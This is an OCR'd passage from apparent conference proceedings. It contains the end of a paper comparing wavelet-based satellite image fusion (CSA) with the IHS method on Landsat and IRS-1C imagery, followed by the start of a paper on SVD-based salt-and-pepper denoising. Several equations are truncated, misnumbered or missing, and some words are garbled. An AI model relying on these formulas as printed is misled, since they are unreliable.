


Fig. 1 - Stage fusion diagram.

B. Resampling Stage

It is necessary that both histograms of HSRI and LSRI be adjusted. This adjustment may approach the values of the mean and variance by giving them same center and spread.

The resampling by WT is accomplished decomposing the adjusted HSRI and the image IM_F, in the resampling level l_R. It is the smallest useful level that can be used. Although, larger levels than l_R can be used. Once the images have been decomposed, the substitution of subband LL of the adjusted HSRI by the subband LL of IM_F is done. After that, the Addition Algorithm With Color Compensation Factor (AAWCCF) is used, as proposed by [6], for the selection of details coefficients of IWT. The value of each coefficient in the reconstruction is calculated by the equation (8), as follows:

$$d_j^S = \max(d_j^{XS}, d_j^P) + (1 - k_j) d_j^{XS} \quad (9)$$

Where:

d_j^S are the coefficients of the subbands of details of the S synthetic images in the level j;

d_j^{XS} are the coefficients of the subbands of details of the LSRI;

d_j^P are the coefficients of the subbands of details of the HSRI; and

$(1-k_j)$ is the color compensation factor, where k_j is the correlation coefficient (CC) among the subband LL of both images in the level j.

The AAWCCF is used to allow that some details coefficients of the LSRI be introduced in the synthetic image, to compensate the loss of spectral information on the edges of that image. The details coefficient of the LSRI and adjusted HSRI are inserted in IM_F, based on its color compensation factor. As smaller the factor is, more details of the LSRI is used. The algorithm also allows more details of the adjusted HSRI be inserted without loss of the spectral information.

Synthetic reconstruction, of the image is obtained with spatial resolution of the original HSRI and spectral information of the LSRI band.

Step-by-step decryption of the resampling stage showed in the fig. 2 is described below:

a) The resampling begins with the adjustment of the mean and the variance of the HSRI with the LSRI band that will be fused;

b) The images are decomposed at the resampling level through WT;

c) After decomposition, the substitution of the subband LL of the adjusted HSRI by the subband LL from IM_F is made;

d) The AAWCCF is used to compensate the loss of spectral information at the edges;

e) IWT is used to reconstruct the synthetic image; and

f) After the processing of IWT, the synthetic image is obtained.

The presented method follows the ARSIS concept as proposed by [25].




Fig. 2 – Resampling Stage Diagram.

V. Cases of Image Fusion with CSA and IHS

This section explores case which are part of the set of tests developed to evaluate the results of CSA method. Besides that, others were accomplished with images from the satellites: SPOT5, Landsat 7, Quickbird and Radarsat.

Image fusion Landsat 5 and IRS-1C

Here the image fusion uses TM and Panchromatic sensors. The multispectral bands used with 30 meters of spatial resolution are from Landsat 5 satellite and the HSRI with 5 meters of spatial resolution is from IRS-1C satellite. The images are of the city of Anápolis - GO, Brazil, and they were acquired on June 8th and 9th, 1999, respectively. The spectral intervals of the bands used are showed in fig. 3.

The levels of decomposition used in the fusion and resampling stages were 3 and 4, respectively. The filters used were proposed by [26].

The fig. 4 (a) presents the original TM543 image. For the presentation of the results, due to size restrictions, sub areas of the HIS fig. 4 (b) and synthetic images fig. 4 (c) were selected.

For the comparison between the proposed fusion process and the IHS method, the original LSRI was resampled to the spatial resolution of the original panchromatic image, which had its histogram adjusted to each of LSRI bands.




Fig. 3 – Spectral interval of the images IRS-1C and Landsat 5.

As result, in fig. 4 (b) and 4(c) we see the images fused by IHS and CSA, respectively. The IHS image has a variation in the spectral response when compared with the original LSRI. The spectral response of the targets presented in the image, in general, was attenuated. The synthetic image had a variation in its contrast; its spectral response is better than in the IHS image as we can see with the statistics of both images showed in table II. Both images have a variation in contrast. This is due to the fact of the bands 5 and 4 of TM sensor be out of IRS-1C spectral interval. This leads to a lack of correlation between TM bands and HSRI even after the histogram adjustment.

Fig. 5 presents details of the LSRI, synthetic image and HSRI. As one can see in Fig. 5(a), some details of the airfield have problems in its edges, probably associated to the acquisition or to the preprocessing of the original image. On fig. 5(b), the problem is solved, due to the prevailing HSRI detail information. Fig. 5(c) presents the comparison of the edges preserved in the synthetic image when compared to Fig. 5(d), that corresponds to a cut in the panchromatic image. Fig. 5(e) and 5(f) presents the preservation of the details (edges) in a not very populated area. Fig. 5(g) twice increased, presents a cut of the original TM543 image of the area presented on figs. 5(e) and 5(f). At closer look the contrast was not very altered by image fusion.

In conclusion, as presented in table I there is a high correlation between the data. The smallest correlation in the band 4 happens because the predominant target, in the scene, is an urban area, which possesses low spectral response in this band. The other bands show a better correlation because they present better spectral response to the targets of the scene. In the case of urban areas, bands 3 and 5 have high responses, better in the latter case. Vegetation presents a smaller answer in the band 3 than in bands 4 and 5, namely that the predominant target in the scene is the urban area.

(a)


(b)

(c)


Fig 4 - original TM543 image (a), TM 543 fused by IHS method (b) and Synthetic IRS1-C/TM543 (c).

(a)

(b)




(c)




(d)

(e)



(f)



(g)

Fig 5- Details of images, (a) details of airfield on the LSRI image with acquisition or preprocessing problems, (b) the problem was solved by the fusion process, (c) a cut of original HSRI image, (d) a cut of the synthetic image, (e) and (f) shows agricultural field on Synthetic and HSRI images, respectively, (g) a cut of original LSRI image, the same area of (e) and (f).

TABLE I
Statistics of Images on Fusion Stage

Band	CC	Mean	Std. Dev.
TM5	1.00	78.05	17.71
Fused_5	0.70	77.86	18.08
TM4	1.00	46.23	9.21
Fused_4	0.06	46.30	9.97
TM3	1.00	33.72	11.29
Fused_3	0.60	33.79	12.10

In table II statistics for images on fusion stage are summarized. As it can see, the results of CSA are better than IHS. CC, mean and standard deviation values, when compared, ratifies our evaluation. The statistics of synthetic image is better than IHS image in all cases, specially when the LSRI band is out of the spectral interval of the HSRI.

TABLE II
Statistics of Images on Resample Stage

Band	CC	Mean	Std. Dev.
TM3_resampled	1.00	33.72	11.30
Synthetic_3	0.79	33.42	12.63
IHS_TM3	0.78	47.38	33.89
Pan_TM3	0.74	33.22	11.41
TM4_resampled	1.00	46.24	9.21
Synthetic_4	0.67	50.71	10.89
IHS_TM4	0.27	59.21	30.32
Pan_TM4	0.03	50.90	11.23
TM5_resampled	1.00	78.05	17.71
Synthetic_5	0.68	85.04	21.15
IHS_TM5	0.56	103.61	56.32
Pan_TM5	0.54	84.73	22.64

VI. Conclusion

The largest problem in the accomplishment of image fusion, using methods based on WT and MRA, consists on the search of the best bases or filters to be used. There is not only one optimal base and scale factor and the difference of spectral interval between the bands used in the fusion is a factor that has a great influence in the final result.

The images used in this study presented different: spectral intervals, spatial resolutions, dates and acquisition geometries, and they demonstrate the flexibility of the CSA method in processing different remote sensing images.

The division of the method, in two stages, brought the benefit of accomplish the fusion and resampling in different levels, independent to each other, as well as the use of different bases (filters) for each of those stages.

The scale algorithm and WT allow a most precise use of the nearest neighbor interpolator, Since the presented method does not resample LSRI to the same size of HSRI as made in [2]-[5].

The analysis of the results allows us to conclude that:

- The proposed method preserves the spectral information better than IHS method;
- In the IHS method, there is a loss of spectral resolution, mainly for the bands not included in the spectral interval of the HSRI;
- The synthetic image produced by the CSA method presents the same dimensions of HSRI; it doesn't happen with the IHS method.

Now we are studying the à trous wavelet transform, that consists of the application of the non decimated wavelet transform and using as resampling algorithm the direct cosine transform - DCT. The first results are promissing.

Therefore, the accomplished experiments demonstrated the wide possibilities of the application of synthetic images produced by the proposed method in an array of activities such as environmental surveying, defense, cartography, geological surveying, vegetation analysis, urban occupation and forensic. The last one in a wide area of forensic applications.

References

[1] M. A. B. G Telles Jr, A. N. C. Santa Rosa. "Image Fusion Using Addition of Subband Method Based on Wavelet Transform", In *Proc of*: *PRIP'05 Eighth International Conference on Pattern Recognition and Information Processing, 2005*, Minsk, v. 1, p.150-159, 2005.

[2] H. Li, B. S. Manjunath, S. K. Mitra, "Multisensor image fusion using the wavelet transform", *Graphical Models and Image Processing,* vol. 57, n. 3, pp. 235-245, 1995.

[3] D.A Yocky, "Multiresolution wavelet decomposition image merger of Landsat Thematic Mapper and SPOT panchromatic data", *Photogrammetric Engineering & Remote Sensin*g, v. 62, n. 9, p. 1067-1074. 1996.

[4] T. Ranchin, L. Wald, M. Mangolini, "The ARSIS method: a general solution for improving spatial resolution of images by the means of sensor fusion", in *Proc. of the Conference on Fusion of Earth data: merging point measurements, raster maps and remotely sensed images*. p. 53-59. 1996.

[5] B. Garguet-Duport, J. Girel, J. Chassery, G. Pautou, "The use of multiresolution analysis and wavelets transform for merging SPOT panchromatic and multispectral image data". *Photogrammetric Engineering & Remote Sensing,* Vol. 62, n. 9, pp. 1057-1066, Sep. 1996.

[6] F. N. Ventura, L. M. G Fonseca, A. N. C Santa Rosa, "Remotely sensed image fusion using the wavelet transform". In *Proc of* International Symposium on Remote Sensing of Environment, 4 p. (CD-Rom), Buenos Aires, 2002.

[7] L. M. G. Fonseca, B. S. Manjunath, "Registration techniques for multisensor remotely sensed imagery". *Journal of Photogrammetry Engineering & Remote Sensing*, Vol. 62 (9), pp. 1049-56, Sep. 1996.

[8] C. Pohl, H. Touron, "Operational applications of multi-sensor image fusion", *International Archives of*

Photogrammetry and Remote Sensing. Vol. 32, pp.123-127, 1999.

[9] S. Mallat, "A Theory form multiresolution signal decomposition: the wavelet representation". *IEEE Transactions on Pattern Analysis and Machine Intelligence*, v.11, n. 7, pp. 674-693, 1989.

[10] A. Watt, F. Policarpo, The Computer Image, New York: Addison-Wesley, 1998.

[11] L. J. V. Vliet, I. T. Young, A. L. D. Beckers, "An edge detection model based on nonlinear Laplace filtering". Pattern Recognition and Artificial Intelligence, E.S. Gelsema and L.N Kanal (eds), Elsevier Science Publishers B.V., North-Holland, pp. 63-73, 1988.

[12] C. Pohl, J. L. Genderen, "Multisensor image fusion in remote sensing: concepts, methods and applications". *International Journal of Remote Sensing*, vol. 19, n. 5, pp.823- 854, 1998.

[13] L. Wald, "Definitions and terms of reference in data fusion". *International Archives of Photogrammetry and Remote Sensing*, v. 32, part 7-4-3, W6, 1999.

[14] W. Chao, Q. Jishuang, L. Zhi, "Data fusion, the core technology for future on-board data processing system". *International Society for Photogrammetry and Remote Sensing*, *Future Intelligent Earth Observing Satellites - FIEOS 2002 Conference Proceedings*, Denver, 2002.

[15] P. Cheng, T. Toutin, C. Pohl, "A Comparisson of geometric models for multisource data fusion", in *Proc. of International Symposium GeoInformatics '95*, Hong Kong, pp. 11-17, 1995.

[16] T. Toutin, "Multisource data integration with an integrated and unified geometric modeling". In *Proc. of 14th EARSeL Symposium on Sensors and Environmental Applications*. Goteborg, pp.163-174, 1994.

[17] W. J. Carper, T. M. Lillesand, R. W. Kiefer, "The use of intensity-hue-saturation transformations for merging SPOT panchromatic and multispectral image data". *Photogrammetric Engineering & Remote Sensing*, v. 56, n. 4, pp. 459-467, 1990.

[18] A. P. Crosta, "Processamento digital de imagens de sensoriamento remoto", UNICAMP, ed. Ver.Campinas, 1992.

[19] V. K. Shettigara, "A generalized component substitution technique for spatial enhancement of multispectral images using a higher resolution data set". *Photogrammetric Engineering & Remote Sensing*, v 58, n. 5, pp.561-567, 1992.

[20] P.J. Burt, R.J, Kolczynski, Enhanced image capture through fusion. In *Proc of* 4th Intl. Conference on Computer Vision, 173-182, 1993.

[21] R. A. Schowengerdt, Remote Sensing: models and methods for image processing. New York: Academic Press. 1997. 523 p.

[22] B. Aiazzi, L. Alparone, S. Baronti and A. Gazelli, "Context-Diven fusion of high spatial and spectral resolution images based on oversampled multiresolution analysis", IEEE Trans. Geosci. Remore Sens., vol. 40, no. 10, pp. 2300-2312, Oct 2002.

[23] X. Otazu, M. Gonzales-Audícana, O. Fors, and J. Núñez, "Introduction of sensor spectral response into image fusion methods. Aplication to wavelet-based methods", IEEE Trans. Geosci. Remore Sens., vol. 43, no 10, Oct 2005.

[24] J. Núñez, X. Otazu, O. Fors, A. Prades, V. Palà, and R. Arbiol, "Multiresolution-based image fusion methods with additive wavelet decomposition", IEEE Trans. Geosci. Remore Sens., vol. 37, no. 3, May 1999.

[25] T. Ranchin, B. Aiazzi, L. Alparone, S. Baronti, L. Wald, "Image fusion-the ARSIS comcept and some successful implementation schemes", ISPRS Journal of Photogrammetry and Remote Sensing, vol. 58, pp. 4-18, 2003.

[26] C. CHEONG, K. AIZAWA, T. SAITO, M. HATORI, "Subband image coding with biorthonormal wavelets", *EICE Trans. Fundamentals of Eletronics, Communications and Computer Sciences*. pp. 871-881. 1992.

Miguel Archanjo Bacellar Goes Telles Jr. The dipl. Telecomunicações from Estácio de Sá University, Rio de Janeiro, Brazil, in 1989, the specialization in Systems Analysis from Veiga de Almeida University, Rio de Janeiro, Brazil, in 1991, The M. Sc. in Computer Science from University of Brasilia – UnB, Brasilia, Brazil, in 2003, and he is currently pursuing the Ph.D. degree in Geology.

He is currently student of Ph.D. program of Geoscience Institute of University of Brasilia – UnB. he is Captain of Brazilian Army and works with remote sensing, GIS and imaging processing, with Image and Geographic Information Branch of Terrestrial Command of Brazilian Army, Brasilia –DF, Brazil. His research interests include image fusion, superresolution, remote sensing and GIS.

Antonio Nuno de Castro Santa Rosa. Received the B.S. degree in Mathematics from Federal University of Pará (UFPA), Brazil, in 1984, the M.Sc. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1989, The Ph.D. degree in Geophysics from Federal University of Pará (UFPA), Brazil, in 1996, Post Doctoral degree in Applied Computing from National Institute for Space Research (INPE), Brazil, in 2002.

He is currently Researcher and Professor at Geosciences Institute at University of Brasilia. He is leader of Automatic Image Interpretation Group of National Research Council - CNPq.

interests include image fusion, superresolution, remote sensing and GIS.

Paulo Quintiliano is B.S. degree in Computer Science and Law, M. Sc. in Computer Science from University of Brasilia – UnB, Brasilia, Brazil, in 2001, The PhD in Image Processing and Pattern Recognition from University of Brasilia – UnB, Brasilia, Brazil, in 2001.

He is currently Criminalist - Forensic Computer Crime Unit of Brazilian Federal Police. His research interests include: Image Processing, Pattern Recognition and forensic computing.

Single Value Decomposition to Maximize the Signal-to-Noise Ratio on Digital Image

Antônio Nuno de C. Santa Rosa[1], Nilton Correia da Silva,[1] Paulo Quintiliano[2]
[1]CIC/GRM-UNB – Computer science department – University of Brasília, Brasília, Brazil
nunos@unb.br
[2]IAffiliation:Federal Police Departament, Brazil

Abstract. One of the most serious problem found by users to analyze digital image is due the strong presence of *salt and pepper* noise which frequently masks the information of interest. Noise corrupts the signal and makes information extraction more difficult. This work brings a study of the single values matrix obtained from the Eigen Values-Eigen Vectors Decomposition of digital image. The aim of it is to maximize the signal-to-noise ratio and get a better unsupervised classification. Understanding the effects of the single values matrix over all pixels, it is proposed a denoising in order to get better results on unsupervised classifications using Self Organizing Maps. To compare the performance of this filter, it is presented the classifications of the original and filtering images. In the Recognition and in the Facial Identification, however this kind of problem and common. However the technical combination of the search minimize this effect.

1. Introduction

To maximize the signal-to-noise ratio as a form to remove the *salt and pepper* from the images, in this study was tested the single values decomposition [1]. Unfortunately it is difficult to define a modification criteria in the single values that reduces the noise in the digital image and, at the same time, doesn't make the filtered image loses much of the features that characterize objects in the real scene. To avoid this problem the authors have studied some relations between the characteristics of the single values on the formation of the pixels and the characteristics of *salt and pepper* noise formation in this kind of images [2,3]. The reconstruction of images from individual single values permits a good approximation to the original image without the smallest pixels oscillations of a same scene. These oscillations difficult the interpretation of structures in the image as soon as your classification. To evaluate the performance of this criteria of denoise, both original and filtered images were classified using the Self-Organizing Map (SOM) unsupervised classifier. Self-Organizing Map (SOM) [4,5] is an algorithm that has the special property of effectively creating spatially organized internal representations. And it is very useful as an unsupervised method of digital image classification [6]. Scientific reference of salt and pepper is found since last four decades. The salt and pepper is a typical feature easily recognized in digital images registered in low resolution camera by it appearance of "salt and pepper", i.e., as a profusion of small white and black points, sometimes concentrated in parts of the images, sometimes spread over the whole image. This kind of noise is present in digital images as a consequence of data processing. Most of the tentatives to eliminate or to reduce the salt and pepper [3] leads to a degradation of the spatial resolution of the images, reducing the chances to discriminate the objects or targets present in the image and so, causing bad results when images are automatically classified.

2. Image decomposition

The equation 1 brings the reconstruction of a image **I** from its eigen values **S** and its eigen vectors **U**, **V**. This is known as single values decomposition because the values **Si** of the matrix **S** are the positive square roots of the eigen values of $\mathbf{I}^T.\mathbf{I}$ or $\mathbf{I}.\mathbf{I}^T$. So **Si** are designed single values of **I** [1].

$$\mathbf{I}=\mathbf{U}.\mathbf{S}.\mathbf{V}^T \qquad (1)$$

Considering the image decomposition case, the importance of this decomposition is in its single values matrix **S**. Due your analysis is possible to verify the contribution degree of these values (**Si**) on the process of formation of all image pixels. Now we can verify the reconstruction process of an image **I** of dimension NxN, from the matrixes $\mathbf{U}_{(NxN)}$, $\mathbf{V}_{(NxN)}$ and the diagonal matrix $\mathbf{S}_{(NxN)}$ (2).

$$\mathbf{I}_{NxN} = \mathbf{U}_{NxN} \cdot \begin{bmatrix} S_{11} & 0 \\ 0 & S_{NN} \end{bmatrix}$$

We can take a set of reconstructed images $\mathbf{I}^i_{NxN}$ (3), with $1 <= i <= N$. By the sum of this reconstructed images, that use a **S** partial, we take another way of reconstruct the original image (4).

$$\mathbf{I}^i_{NxN} = \mathbf{U}_{NxN} \cdot \begin{bmatrix} S_{11} & 0 \\ 0 & S_{NN} \end{bmatrix} \cdot \mathbf{V}_{NxN}^T \quad \{ S_{KK} = 0 \text{ if } K \neq i \} \qquad (3)$$

$$\mathbf{I}_{NxN} = \sum_{i=1}^{N} \mathbf{I}^i_{NxN} \qquad (4)$$

As, in the reconstruct process (3) it was taken a maximization of a unique single value, each image $\mathbf{I}^{i}$ **NxN**, of the set, carries out the representatively of its respectively single value in all pixels of the original image $\mathbf{I}_{NxN}$.

3. Denoise criteria

Now, considering this data (Fig. 1), i.e., the original image $\mathbf{I}_{100x100}$, and taking the 100 decompositions images $\mathbf{I}^{i}{}_{100x100}$ (1 <= i <= 100) that represents the contribution of each single value of $\mathbf{I}_{100x100}$ on the formation of their pixels (3), it is easy to verify the different degree of contribution of the single values in the image space (the single values are taken in a inverse order of their magnitudes). With some example of the reconstructed images are easy to see that each single value has a part of contribution in all original pixels, but with a particular way (Fig. 2-11). Observing the reconstruction process of the original image from these decompositions images (4) it is easy to see that each original pixel $\mathbf{I}_{(i,j)}$ obeys the same reconstruction process of its particular position (5).

$$\mathbf{I}_{(i,j)} = \sum_{i=1}^{N} \mathbf{I}^{i}{}_{(i,j)} \qquad (5)$$

Figure 1. Original image $\mathbf{I}_{100x100}$.




Figure 2. The reconstructed image $\mathbf{I}^{1}{}_{100x100}$.

Figure 3. There constructed image $\mathbf{I}^{2}{}_{100x100}$.




Figure 4. The reconstructed image $\mathbf{I}^{3}{}_{100x100}$.




Figure 5. The reconstructed image $\mathbf{I}^{4}{}_{100x100}$.

Each pixel position has different values in each reconstructed image. This feature leads to a study of the reconstructed pixels that have greater approximations of the original pixel (Figure 12-22).

(6)

A reconstructed image which has its pixels values reconstructed with only its approximation, results on a filtered image where, each pixel, has an emphasized contribution of the single value that had more contribution in the primary decomposition process of the original image (7).

$$\sum_{i=1}^{N}\sum_{j=1}^{N} I'_{(i,j)} = I^{k}_{(i,j)} \quad , \text{where } D^{k}_{(i,j)} = \min(D_{(i,j)})$$

Figure 6. The reconstructed image $\mathbf{I}^{10}_{100x100}$.

Figure 7. The reconstructed image $\mathbf{I}^{20}_{100x100}$.

Figure 8. The reconstructed image $\mathbf{I}^{30}_{100x100}$.

Figure 9. The reconstructed image $\mathbf{I}^{50}_{100x100}$.




Figure 10. The reconstructed image $\mathbf{I}^{70}_{100x100}$.




Figure 11. The reconstructed image $\mathbf{I}^{100}_{100x100}$.




Figure 12. Reconstruct images distances to pixel (1,1).




Figure 13. Reconstruct images distances to pixel (1,46).




Figure 16. Reconstruct images distances to pixel (10,7).




Figure 14. Reconstruct images distances to pixel (1,75).




Figure 17. Reconstruct images distances to pixel (10,57).




Figure 15. Reconstruct images distances to pixel (6,5).

